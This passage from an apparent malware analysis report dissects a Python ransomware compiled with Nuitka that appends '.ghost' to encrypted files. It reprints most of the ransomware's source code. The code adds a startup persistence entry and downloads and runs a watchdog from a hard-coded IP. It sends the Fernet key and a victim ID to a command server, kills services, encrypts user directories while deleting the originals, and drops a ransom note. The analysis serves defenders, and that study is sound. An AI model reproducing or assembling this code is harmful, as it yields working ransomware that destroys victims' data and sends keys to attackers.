vcruntime140.dll	PM	Application exten...	97 KB

Figure 8 – Dropped files in %temp% folder

The stage 1 file creates a child process of stage 2 using CreateProcess API. The stage 2 binary is also compiled using Nuitka. We can observe many strings such as nuitka_version etc indicating Nuitka compiler.



String Address	String
00007FF775A3A0A0	&"__nuitka_version__"
00007FF775A15990	"NUITKA_ONEFILE_PARENT"
00007FF775A172B0	"f_trace is not writable in Nuitka"
00007FF775A172D8	"f_trace_lines is not writable in Nuitka"
00007FF775A17300	"f_trace_opcodes is not writable in Nuitka"
00007FF775A173E0	"cell_contents cannot be used to delete values Nuitka"
00007FF775A16728	"__code__ is not writable in Nuitka"
00007FF775A19728	"<nuitka_resource_reader for '%s'>"
00007FF775A19770	"<nuitka_resource_reader_files for package '%s' file %R>"
00007FF775A405F8	&"\nimport os,sys\nif sys.version_info >= (3, 8):\n from importlib.metadata import Distribution,distribution\nelse:\n from import
00007FF775A19948	"nuitka_distribution_patch"
00007FF775A19968	"nuitka_distribution"
00007FF775A19948	"nuitka_distribution_patch"
00007FF775A19878	"<nuitka_module_loader>"
00007FF775A19890	"<nuitka_module_loader for '%s'>"
00007FF775A16F00	"gi_code is not writable in Nuitka"
00007FF775A16F28	"gi_frame is not writable in Nuitka"
00007FF775A16F90	"cr_code is not writable in Nuitka"
00007FF775A170B0	"ag_code is not writable in Nuitka"
00007FF775A170D8	"ag_frame is not writable in Nuitka"
00007FF775A18018	"__nuitka_binary_dir"
00007FF775A18030	"__nuitka_binary_exe"
00007FF775A19A88	"nuitka_types_patch"
00007FF775A19A88	"nuitka_types_patch"
00007FF775A198B0	"Setup nuitka compiled module/bytecode/extension importer.\n"
00007FF775A198F0	"__nuitka_loader_type"

Figure 9 – Nuitka compiler strings in stage 2


The stage 2 binary is the actual ransomware executable which on execution encrypts files and appends extension .ghost.

By extracting the python script we can look at the contents inside to know what activities it is performing. It looks like the builder has created a python script based on the options given like(kill services, watchdog etc) and compiled it to executable using Nuitka compiler

Functions in script

Main function execution flow

The following Figure 10 illustrates the primary function of the Python script.




```
if __name__ == "__main__":
    copy_self_to_startup_directory()
    downloadWatchdog()

    time.sleep(0)
    increment_launches()
    secret_key = Fernet.generate_key()
    encID = GenerateID()
    Username = getpass.getuser()

    sendDB(encID, str(secret_key), "hi")
    KillServices(userConfig.processes, userConfig.services)

    userConfig.directories = userConfig.directories.replace("%username%", os.getlogin())

    StartCrypt(userConfig.directories.split(";"), secret_key, encID)

    remove_self_from_startup()
    vriiyayxevkrysmr(encID)

    if (userConfig.removeBG):
        ctypes.windll.user32.SystemParametersInfoW(20, 0, "", 0)

    if (userConfig.selfdelete):
        os.remove(argv[0])
```

Figure 10 – Main function of script

Explanation of each function step-by-step


1. Copy self to startup directory



```
def copy_self_to_startup_directory():
    user_home = os.path.expanduser("~")

    if platform.system() == "Windows":
        startup_dir = os.path.join(user_home, "AppData", "Roaming", "Microsoft", "Windows", "Start Menu", "Programs", "Startup")
    else:
        return

    if not os.path.exists(startup_dir):
        os.makedirs(startup_dir)

    script_path = os.path.abspath(sys.argv[0])

    destination_file = os.path.join(startup_dir, os.path.basename(script_path))

    try:
        shutil.copy(script_path, destination_file)
    except Exception as e:
        pass
```

Figure 11 – startup code


2. Download watchdog: Download watchdog which starts the locker if in case it exits because of AV or any other issue



```
def downloadWatchdog():
    url = "http://88.218.62.219/download"  # Replace with the URL of your Flask app
    output_path = "C:/watchdog.exe"

    response = requests.get(url)

    if response.status_code == 200:
        with open(output_path, 'wb') as file:
            file.write(response.content)
        print(f"File downloaded to {output_path}")

        # Get the filename of the currently executing Python script
        current_script = os.path.basename(__file__)

        # Run watchdog.exe with the current Python script filename as a command line argument
        subprocess.Popen([output_path, current_script], shell=True)

    else:
        print(f"Failed to download file. Status code: {response.status_code}")
```

Figure 12 – Download watchdog

When watchdog.exe is downloaded, it is launched and it drops wuachost.exe and creates its childprocess. The main motive of wuachost.exe is to launch the startup of stage 2 locker with admin rights. Both watchdog.exe and wuachost.exe are Cpython compiled binary using Nuitka.



Windows Command Processor
(Verified) Microsoft Windows
Version: 10.0.19041.746
Image file name: C:\Windows\System32\cmd.exe


Command line: :ers\ [redacted] \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ [redacted] .py.exe""
Current directory: N/A
Started: 16 seconds ago (11:02:39 PM 10/31/2023)
PEB address: 0x10fb9a0000 Image type: 64-bit
Parent: wuachost.exe (7652)
Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard
Protection: None

Name	PID	CPU	I/O total ...	Private b...	User name	Description
fontdrvhost.exe	712			1.23 MB	Font Driver Host\UMFD-	Usermode Font Driver Ho
csrss.exe	504	0.26	708 B/s	2.04 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Pro
winlogon.exe	564			2.6 MB	NT AUTHORITY\SYSTEM	Windows Logon Applicat
fontdrvhost.exe	704	0.02		4.45 MB	Font Driver Host\UMFD-	Usermode Font Driver Ho
dwm.exe	900	2.28		61.1 MB	Window Man...\DWM-1	Desktop Window Manage
explorer.exe	3268	0.32		81.84 MB	[redacted]	Windows Explorer
SecurityHealthSystray.exe	812			1.73 MB	[redacted]	Windows Security notifica
VBoxTray.exe	4964		28 B/s	6.33 MB	[redacted]	VirtualBox Guest Addition
cmd.exe	3936			4.3 MB	[redacted]	Windows Command Proc
conhost.exe	5396			7.18 MB	[redacted]	Console Window Host
ProcessHacker.exe	4152	0.73		19.37 MB	[redacted]	Process Hacker
GoogleCrashHandler.exe	6824			2.09 MB	NT AUTHORITY\SYSTEM	Google Crash Handler
GoogleCrashHandler64.exe	2428			2.27 MB	NT AUTHORITY\SYSTEM	Google Crash Handler
OneDrive.exe	3540			40.31 MB	[redacted]	Microsoft OneDrive
cmd.exe	4156			2.88 MB	[redacted]	Windows Command Proc
conhost.exe	4184			0.78 MB	[redacted]	Console Window Host
watchdog.exe	6836			2.07 MB	[redacted]	
wuachost.exe	7652	0.50		10.39 MB	[redacted]	
cmd.exe	1908	0.09		3.78 MB	[redacted]	Windows Command Proc
conhost.exe	8088	0.03	476 B/s	6.81 MB	[redacted]	Console Window Host
cmd.exe	7728	0.95		3.44 MB	[redacted]	Windows Command Proc
conhost.exe	7292			6.81 MB	[redacted]	Console Window Host
cmd.exe	2668			2.20 MB	WINDOWS-C...\gambit	Windows Command Pro...

CPU Usage: 21.64% Physical memory: 1.53 GB (76.64%) Processes: 96

Figure 13 – Watchdog execution

3. Increment launches : Posts to IP 88[.]218[.]61[.]141 that “Launches incremented successfully.”




```
def increment_launches():
    response = requests.post('http://88.218.61.141/incrementLaunches', json={'username': usernameL})
    if response.status_code == 200:
        return "Launches incremented successfully"
    elif response.status_code == 400:
        return "User already exists"
    else:
        return f"Failed to increment launches. Error message: {response.text}"
```

Figure 14 – Increment launches

4. Secret key is generated using Fernet.generate_key() for symmetric encryption.

5. encID is generated via GenerateID function: This generates a random ID.




```
def GenerateID():
    letters = string.ascii_uppercase
    return ''.join(random.choice(letters) for i in range(24))
```

Figure 15 – Create GenerateID

6. SendDB : Sends ID, Key, PCName to URL where URL is 'http://88[.]218[.]61[.]141/add' to register victim.


ID: Random ID Generated in step 3
Key: Encryption key
PCName: Victims PCname



```
def sendDB(id, key, pcname):
    data = {
        'id': id,
        'key': key,
        'pcname': pcname
    }

    response = requests.post(url, json=data)
```

Figure 16 – Grabbed victim data


7. Kills services if mentioned in the builder generated by hacker.



```
def KillServices(args, args2):
    process = args.split(" ")
    services = args2.split(" ")

    for i in process:
        os.system(f"taskkill /f /im {i}")

    for i in services:
        os.system(f"sc stop {i}")
```

Figure 17 – Kills services


8. Gets the login name by python function os.getlogin() and replaces it in userconfig.directories class.



```
class userConfig:
    processes = ""
    directories = "C://
    services = ""
    selfdelete = False
    removeBG = True
```

Figure 18 – Get login name


9. Startcrypt function to enumerate directories and encrypt each file.



```python
def StartCrypt(directories, key, id):
    html_content = f"""

    for directory in directories:
        for root, _, files in os.walk(directory):
            # Skip processing if the current directory is "C:/Windows" or any other directory you want to exclude
            if root.lower() == "c:/windows":
                continue

            create_readme_html_file(html_content, root)
            for filename in files:
                f = os.path.join(root, filename)
                if os.path.isfile(f):
                    encrypt_file(f, key)
```

Figure 19 – Enumerating folder

Encryptfile: Encrypts file with the given key and appends extension “.ghost”.




```python
def encrypt_file(filename, key):
    if (filename.split(".")[1] == "ghost"):
        return


    try:
        with open(filename, 'rb') as file:
            file_data = file.read()

        cipher = Fernet(key)

        encrypted_data = cipher.encrypt(file_data)

        new_filename = filename + '.ghost'

        with open(new_filename, 'wb') as file:
            file.write(encrypted_data)

        os.remove(filename)
        #print(f'File "{filename}" encrypted and saved as "{new_filename}" successfully.')

    except Exception as e:
        #print(f'Error: {str(e)}')
        pass
```

Figure 20 – Encryption code

Encryption:

- It employs a Fernet implementation (https://cryptography.io/en/latest/fernet/) to provide 128-bit AES-CBC encryption for the entire contents of a specific file.
- Fernet.generatekey() is used to generate a key which is sent to the hacker before encryption via sendDB().
- The key is now used to encrypt the data and generate cipher text. Cipher text or encrypted data generated is URL-safe base64-encoded and is called or referred to as Fernet token.




```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
00000000  67 41 41 41 41 41 42 6C 51 4C 72 54 55 4E 56 49    gAAAAABlQLrTUNVI
00000010  61 37 6E 55 47 71 43 73 53 77 49 2D 59 6F 48 62    a7nUGqCsSwI-YoHb
00000020  73 47 73 48 49 61 4B 37 70 64 76 2D 62 71 78 4F    sGsHIaK7pdv-bqxO
00000030  55 71 2D 50 4C 34 6D 69 77 51 55 35 44 44 39 71    Uq-PL4miwQU5DD9q
00000040  58 63 4B 41 77 75 63 6C 57 52 6B 6B 72 6B 34 6D    XcKAwuclWRkkrk4m
00000050  52 6A 65 50 59 6C 32 58 49 56 7A 4F 4A 58 51 44    RjePYl2XIVzOJXQD
00000060  6D 4B 4A 72 68 51 4D 47 4E 71 41 4B 36 6D 53 69    mKJrhQMGNqAK6mSi
00000070
00000080
00000090
000000A0
000000B0
000000C0
000000D0
000000E0
000000F0
00000100
00000110
00000120
00000130
00000140
00000150
00000160
00000170
00000180
00000190
000001A0
000001B0
000001C0
000001D0
000001E0
000001F0
00000200
00000210
00000220
00000230
00000240
00000250
00000260
00000270
00000280
00000290
000002A0
000002B0
000002C0  59 44 63 76 31 52 4F 71 4C 56 53 39 31 2D 65 64    YDcv1ROqLVS91-ed
```

Encrypted data called as Fernet token encoded as Base64URL specification

Figure 21 – Infected file

Earlier, such similar ransomware were found named Cryptonite and Cyrat where ransomware code was written in python and fernet module was used in encryption. An open source is also available related to python based ransomware using Fernet Pyransom.


It deposits a ransom note named "Readme.html."



```python
def create_readme_html_file(htmlcontent, root_directory):
    file_path = os.path.join(root_directory, 'readme.html')

    with open(file_path, 'w', encoding="utf-8") as file:
        file.write(htmlcontent)

    print(f'Readme HTML file created at: {file_path}')
```

Figure 22 – Ransom note code


10. Remove self from startup.



```python
def remove_self_from_startup():
    user_home = os.path.expanduser("~")

    startup_dir = os.path.join(user_home, "AppData", "Roaming", "Microsoft", "Windows", "Start Menu", "Programs", "Startup")

    script_filename = os.path.basename(__file__)

    script_path_in_startup = os.path.join(startup_dir, script_filename)

    try:
        if os.path.exists(script_path_in_startup):
            os.remove(script_path_in_startup)
        else:
            pass
    except Exception as e:
        pass
```

Figure 23 – Remove startup entry code

11. vriiyayxevkrysmr(encID) : Opens readme.html in default web browser.



